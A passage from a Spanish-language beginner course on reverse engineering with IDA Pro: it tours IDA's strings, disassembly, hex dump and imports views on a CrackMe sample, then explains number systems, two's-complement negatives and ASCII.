
En VIEW-OPEN SUBVIEW-STRINGS como en este caso, que me muestre las strings que contienen "try".

Ir function Unexplored Instruction External symbol

Address	Length	Type	String
DATA:004020D6	00000011	C	Try to crack me!
DATA:00402134	0000002C	C	Great work, mate!\rNow try the next CrackMe!

try

Line 1 of 2




También si voy a VIEW-OPEN SUBVIEW-DISASSEMBLY puedo abrir una segunda ventana de desensamblado que puede mostrar una función diferente a la primera y así poder tener muchas funciones a la vista a la vez.

View Debugger Options Windows Help

Regular function Unexplored Instruction External symbol

Address	Length	Type	String
0040137E			
0040137E			
0040137E			
0040137E sub_40137E proc near			
0040137E			
0040137E arg_0= dword ptr 4			
0040137E			
0040137E mov esi, [esp+arg_0]			
00401382 push esi			
00401383			
00401383 loc_401383:			
00401383 mov al, [esi]			
00401385 test al, al			
00401387 jz short loc_40139C			

100.00% (258,-68) (397,357) 0000097E 0040137E: sub\_40137E |



Tengo también en OPEN SUBVIEW en el LOADER una pestaña de vista hexadecimal o HEX DUMP.


Address	Hex	ASCII	Description
0040104B	74 20 40 00 6A 64 50 E8	t-@.jdPF-...úx-@	
0040105B	00 68 00 7F 00 00 6A 00	.h....j.Fó..ú	
0040106B	40 00 C7 05 00 20 40 00	@.;.ç-@.....;ä	
0040107B	40 00 10 21 40 00 C7 05	@..!@_.!..é-@.(-@.	
0040108B	68 64 20 40 00 E8 F3 03	hd-@.F=...j.-5-	
0040109B	40 00 6A 00 6A 00 68 00	@.j.j.h.ç..h.ç..	
004010AB	6A 6E 68 B4 00 00 00 68	jnh ...h..-ht-@	
004010BB	00 68 F4 20 40 00 6A 00	.h-@.j.F ...ú.	
004010CB	40 00 6A 01 FF 35 04 20	@.j..-5-@.F....	
004010DB	35 04 20 40 00 E8 9D 03	5.-@.F....j.j..u	
004010EB	08 E8 5B 03 00 00 6A 00	.F[...j.j.j.hH-@	
004010FB	00 E8 D5 03 00 00 66 3D	.F+...F=..t.hH-@	
0040110B	00 E8 4D 03 00 00 68 48	.FM...hH-@.Fí...	
0040111B	EB D4 FF 35 50 20 40 00	d+-5P-@.FO...+..	
0040112B	00 56 57 53 83 7D 0C 02	.UWSâ}..t^}....	
0040113B	00 74 65 90 90 90 90 83	.te....â}..tjâ}.	
0040114B	01 74 28 81 7D 0C 01 02	.t(}.....tjâ}.\$	
0040115B	74 4F 81 7D 0C 11 01 00	t0}.....t1....d	
0040116B	14 B8 00 00 00 00 EB 73	.+....ds....+	
0040117B	EB 69 90 90 90 FF 75 14	di....u..u..u..u	
0040118B	08 E8 09 03 00 00 EB 53	.F....dsj.F=...+	
0040119B	00 00 00 00 EB 45 EB 43	....dEdCdA+...d	
004011AB	3A B8 5D 14 C7 43 18 18	:i]. C..... C.á.	
004011BB	00 00 C7 43 20 18 01 00	.. C'..... C\$á...	
004011CB	B8 00 00 00 00 EB 14 83	+....d.â}.gt.â}.	
004011DB	65 74 B5 83 7D 10 66 74	et;â}.ft%d.[_+~	
0000068B	0040108B: start+8B	(Synchronized with IDA View-A)	

IC7-11

También en OPEN SUBVIEW puedo mostrar la pestaña de las funciones importadas o IMPORTS.

Address	Ordinal	Name	Library
00403184		KillTimer	USER32
00403188		GetSystemMetrics	USER32
0040318C		LoadCursorA	USER32
00403190		LoadAcceleratorsA	USER32
00403194		MessageBeep	USER32
00403198		GetWindowRect	USER32
0040319C		LoadStringA	USER32
004031A0		LoadIconA	USER32
004031A4		LoadBitmapA	USER32
004031A8		SetFocus	USER32
004031AC		MessageBoxA	USER32
004031B0		PostQuitMessage	USER32
004031B4		WinHelpA	USER32
004031B8		InvalidateRect	USER32
004031BC		TranslateAcceleratorA	USER32
004031C0		MoveWindow	USER32
004031C4		TranslateMessage	USER32
004031C8		LoadMenuA	USER32


Line 1 of 62



También en VIEW se activa GRAPH OVERVIEW qué es un navegador por el gráfico de la función visible, pudiendo mover y cambiar la parte que se muestra actualmente de la función en pantalla.

También tenemos pestañas dedicadas para ESTRUCTURAS, EXPORTS, NAMES, SEGMENTS etc las cuales iremos explicando a medida que las vayamos usando.

La barra de navegación superior muestra con diferentes colores las distintas partes de un ejecutable.



Justo debajo nos aclara qué significa cada color por ejemplo el gris es la sección data y si clickeo en la barra en esa parte gris, el gráfico se mueve a dicha sección cuyas direcciones están en gris. En la imagen vemos que la parte rosada corresponde a external symbol o la sección idata y la parte azul son las que detectó como funciones en la sección de código.

Hemos dado un primer pantallazo a vuelo de pájaro en esta parte 1 por supuesto en las siguientes iremos poco a poco profundizando.

Hasta la parte 2  
Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 2

---

Como este es un curso desde cero hay cosas que al inicio muchos ya sabrán, podrán saltárlas si quieren, pero para la mayoría que no lo saben, será creto importante y por eso las agregamos.

## SISTEMA NUMÉRICO

Los tres sistemas numéricos que más se utilizan son el binario el decimal y el hexadecimal.

El concepto básico que deben tener de ellos es el siguiente:


BINARIO: Se representa los números con dos caracteres el 0 y 1 por eso se llama BINARIO.

DECIMAL: Se representa todos los números con 10 caracteres (del 0 al 9) por eso se llama decimal.


HEXADECIMAL: Se representa todos los números con caracteres del 0 al F (del 0 al 9, mas A, B, C, D, E y F, o sea serían 16 caracteres en total).

Vemos en la IDA en la parte inferior una barra para ejecutar comandos de PYTHON esto nos servirá para poder pasar de uno a otro fácilmente.


Si no le aparece la barra de Python, desinstalar IDA, desinstalar Python y volver a instalar IDA y el Python que trae incluido.



Si tipo por ejemplo 0x45 lo interpreta al tener el 0x delante como un numero hexadecimal, podremos convertir de hexadecimal a decimal solo apretando ENTER.



Al apretar



Nos da 69 que es 0x45 hexadecimal pasado a decimal.

Si queremos hacer la conversión al revés debemos usar la función hex()

```
Python>hex(69)
0x45
Python hex(69)
```

Para pasar a binario usando bin()


```
Python>bin(69)
0b1000101
Python |
Python>bin(0x45)
0b1000101
Python |
```

El resultado es 1000101 el 0b delante significa binario, podemos pasar de binario a decimal o a hexadecimal.

```
Python>0b1000101
69
Python 0b1000101|
Python>hex(0b11)
0x3
Python |
```

O sea como resumen cualquier numero escrito directamente al apretar ENTER se mostrara el resultado en decimal, para pasarlo a HEXA o BINARIO deberemos usar las funciones de Python hex() o bin().


Para manejarnos en la conversión también IDA posee una calculadora integrada para convertir, en VIEW-CALCULATOR con lo cual podremos ver un número convertido a todos los sistemas numéricos a la vez, además de si corresponde el valor a algún carácter ascci, como en este caso 0x45 es la E.



## NUMEROS NEGATIVOS en HEXADECIMAL


Ahora en casi todo momento trabajaremos en hexadecimal, pero la pregunta es cómo se representa un numero hexadecimal negativo en 32 bits?

Si en un número binario de 32 bits usamos el primer bit para significar si es cero que es positivo y si es uno que es negativo.




Vemos que un valor como por ejemplo -0x45 en hexadecimal se puede representar como 0xfffffb8 y que su primer byte en binario es 1.

De esta forma el mínimo valor positivo obviamente es cero (aunque cero no es positivo ni negativo jeje) pero cuál sería el mayor valor positivo que podemos representar?




Vemos que en binario, si llenamos todo con 1 menos el primer bit que usamos para el signo, el 0x7fffffff es el máximo positivo si consideramos el signo, además al sumarle uno ya estando todos los otros bits a uno, deberá cambiar el bit de signo a 1.

Si le sumamos uno



Vemos que el primer bit cambia a 1 y todos los restantes se ponen a cero.

El tema es que este evaluador considera los números como todos positivos al dar el resultado salvo que le pasemos nosotros el valor negativo, por ejemplo.



Vemos que el valor mínimo negativo o sea -1 corresponde a 0xFFFFFFFF y el valor máximo negativo será 0x80000000.

O sea que cuando en una operación no se considere el signo entonces los valores serán todos positivos desde 0 hasta 0xFFFFFFFF.

Mientras que si una operación considera el signo tendremos los positivos desde 0x0 a 0x7FFFFFFF y los negativos desde 0xFFFFFFFF a 0x80000000.

### POSITIVOS

00000000 es igual a 0 decimal

00000001 es igual a 1 decimal

.....

.....

7FFFFFFF es igual a 2147483647 decimal (que sería el máximo positivo)

### NEGATIVOS

FFFFFFF sería el -1 decimal

FFFFFFFFFF seria el -2 decimal

.....  
.....  
.....  
80000000 seria -2147483648 decimal (que sería el máximo negativo)

Hexadecimal	Decimal sin signo	Decimal con signo
0x7FFFFFFF	2.147.483.647	2.147.483.647
0x00000001	1	1
0x00000000	0	0
0xFFFFFFFF	4.294.967.295	-1
0x80000000	2.147.483.648	-2.147.483.648

### CARACTERES ASCII


Uno de los temas que debemos conocer también es la forma en que nuestro sistema escribe datos en la pantalla, para eso asigna a cada carácter un valor hexadecimal, de forma que puede interpretar los mismos como si fueran letras, números símbolos etc.

Vemos a continuación en la primera columna el valor decimal, en la segunda columna el valor hexadecimal y en la tercera el carácter o sea por ejemplo si quiero escribir un espacio, tengo que usar el 0x20 o 32 decimal, cualquier carácter que necesitemos, sea letra o numero podemos verlo en esta tablita.

Dec.	Hex.	Caract.	Dec.	Hex.	Caract.	Dec.	Hex.	Caract.
32	20	esp	64	40	@	96	60	'
33	21	!	65	41	A	97	61	a
34	22	"	66	42	B	98	62	b
35	23	#	67	43	C	99	63	c
36	24	\$	68	44	D	100	64	d
37	25	%	69	45	E	101	65	e
38	26	&	70	46	F	102	66	f
39	27	'	71	47	G	103	67	g
40	28	(	72	48	H	104	68	h
41	29	)	73	49	I	105	69	i
42	2A	*	74	4A	J	106	6A	j
43	2B	+	75	4B	K	107	6B	k
44	2C	,	76	4C	L	108	6C	l
45	2D	-	77	4D	M	109	6D	m
46	2E	.	78	4E	N	110	6E	n
47	2F	/	79	4F	O	111	6F	o

48	30	0	80	50	P	112	70	p
49	31	1	81	51	Q	113	71	q
50	32	2	82	52	R	114	72	r
51	33	3	83	53	S	115	73	s
52	34	4	84	54	T	116	74	t
53	35	5	85	55	U	117	75	u
54	36	6	86	56	V	118	76	v
55	37	7	87	57	W	119	77	w
56	38	8	88	58	X	120	78	x
57	39	9	89	59	Y	121	79	y
58	3A	:	90	5A	Z	122	7A	z
59	3B	;	91	5B	[	123	7B	{
60	3C	<	92	5C	\	124	7C	
61	3D	=	93	5D	]	125	7D	}
62	3E	>	94	5E	^	126	7E	~
63	3F	?	95	5F	_	127	7F	⊕

Como vimos IDA en esa calculadora que evalúa expresiones tiene para mostrar los caracteres correspondientes como vimos en el caso del 0x45 que era el carácter ascci correspondiente a E.




33	21	!	65	41	A	97	61	a
34	22	"	66	42	B	98	62	b
35	23	#	67	43	C	99	63	c
36	24	\$	68	44	D	100	64	d
37	25	%	69	45	E	101	65	e
38	26	&	70	46	F	102	66	f
39	27	'	71	47	G	103	67	g
40	28	(	72	48	H	104	68	h
41	29	)	73	49	I	105	69	i
42	2A	*	74	4A	J	106	6A	j

También en la barra de Python usando la función `chr()` obtenemos el carácter ascci.

```
Python>chr(0x45)
E
Python |
```

En la ventana HEX DUMP también tenemos una columna que muestra los caracteres ascci.

Address	Value	Character
00401100	00 66 3D 00 00 74 16 68	
00401110	00 68 48 20 40 00 E8 8B	E
00401120	00 68 48 20 40 00 E8 8B	
00401130	7D 0C 02 74 5E 81 70 0C	
00401140	00 90 83 7D 0C 05 74 5D	
00401150	0C 01 02 00 00 74 4A 83	
00401160	11 01 00 00 74 6C 90 90	
00401170	00 68 3D 00 90 90 8B 00	
00401180	FF 75 11 FF 75 10 FF 75	
00401190	00 EB 53 6A 00 E8 A6 02	
004011A0	45 EB 4E EB 41 B8 00 00	E
004011B0	00 EB 3A 88 5D 14 C0	
004011C0	43 18 18 01 00 00 C7 43	
004011D0	1C A0 00 00 00 C7 43 20	
004011E0	18 01 00 00 C7 43 24 A0	
004011F0	FB 11 83 7D 10 67 74 15	
00401200	10 66 74 25 EB 00 5B 5F	
00401210	0A 13 40 00 FF 75 08 68	
00401220	40 00 E8 99 02 00 00 EB	
00401230	FF 75 08 68 15 21 40 00	
00401240	00 68 83 F8 00 74 BE	
00401250	00 00 50 68 7E 21 40 00	
00401260	58 3B C3 74 07 E8 18 01	
00401270	00 EB 93 C8 00 00 00 53	
00401280	00 74 34 81 7D 0C 11 01	
00401290	00 84 81 00 00 00 81 7D	
004012A0	00 00 00 00 5F 5E 5B C9	
004012B0	C2 10 00 00 6A 01 6A 00	
004012C0	FF 75 08 E8 B5 01 00 00	
004012D0	75 08 E8 B5 01 00 00 FF	
004012E0	58 3B C3 74 07 E8 18 01	
004012F0	00 EB 93 C8 00 00 00 53	
00401300	56 57 81 7D 0C 10 01 00	
00401310	00 74 34 81 7D 0C 11 01	
00401320	00 84 81 00 00 00 81 7D	
00401330	00 FF 75 08 E8 75 11 6A	
00401340	00 00 00 00 EB DF B8 00	
00401350	29 21 40 00 68 34 21 40	
00401360	00 FF 75 08 E8 D9 00 00	
00401370	57 81 7D 0C 11 01 00 00	
00401380	74 12 83 7D 0C 10 74 15	
00401390	W.}....t.ä}..t.	
004013A0	00 FF 75 08 E8 73 01 00 00	
004013B0	88 00 00 00 00 00 00 00	
004013C0	88 00 00 00 00 00 00 00	
004013D0	00 00 00 00 00 00 00 00	
004013E0	00 00 00 00 00 00 00 00	
004013F0	00 00 00 00 00 00 00 00	
00401400	00 00 00 00 00 00 00 00	
00401410	00 00 00 00 00 00 00 00	
00401420	00 00 00 00 00 00 00 00	
00401430	00 00 00 00 00 00 00 00	
00401440	00 00 00 00 00 00 00 00	
00401450	00 00 00 00 00 00 00 00	
00401460	00 00 00 00 00 00 00 00	
00401470	00 00 00 00 00 00 00 00	
00401480	00 00 00 00 00 00 00 00	
00401490	00 00 00 00 00 00 00 00	
004014A0	00 00 00 00 00 00 00 00	
004014B0	00 00 00 00 00 00 00 00	
004014C0	00 00 00 00 00 00 00 00	
004014D0	00 00 00 00 00 00 00 00	
004014E0	00 00 00 00 00 00 00 00	
004014F0	00 00 00 00 00 00 00 00	
00401500	00 00 00 00 00 00 00 00	
00401510	00 00 00 00 00 00 00 00	
00401520	00 00 00 00 00 00 00 00	
00401530	00 00 00 00 00 00 00 00	
00401540	00 00 00 00 00 00 00 00	
00401550	00 00 00 00 00 00 00 00	
00401560	00 00 00 00 00 00 00 00	
00401570	00 00 00 00 00 00 00 00	
00401580	00 00 00 00 00 00 00 00	
00401590	00 00 00 00 00 00 00 00	
004015A0	00 00 00 00 00 00 00 00	
004015B0	00 00 00 00 00 00 00 00	
004015C0	00 00 00 00 00 00 00 00	
004015D0	00 00 00 00 00 00 00 00	
004015E0	00 00 00 00 00 00 00 00	
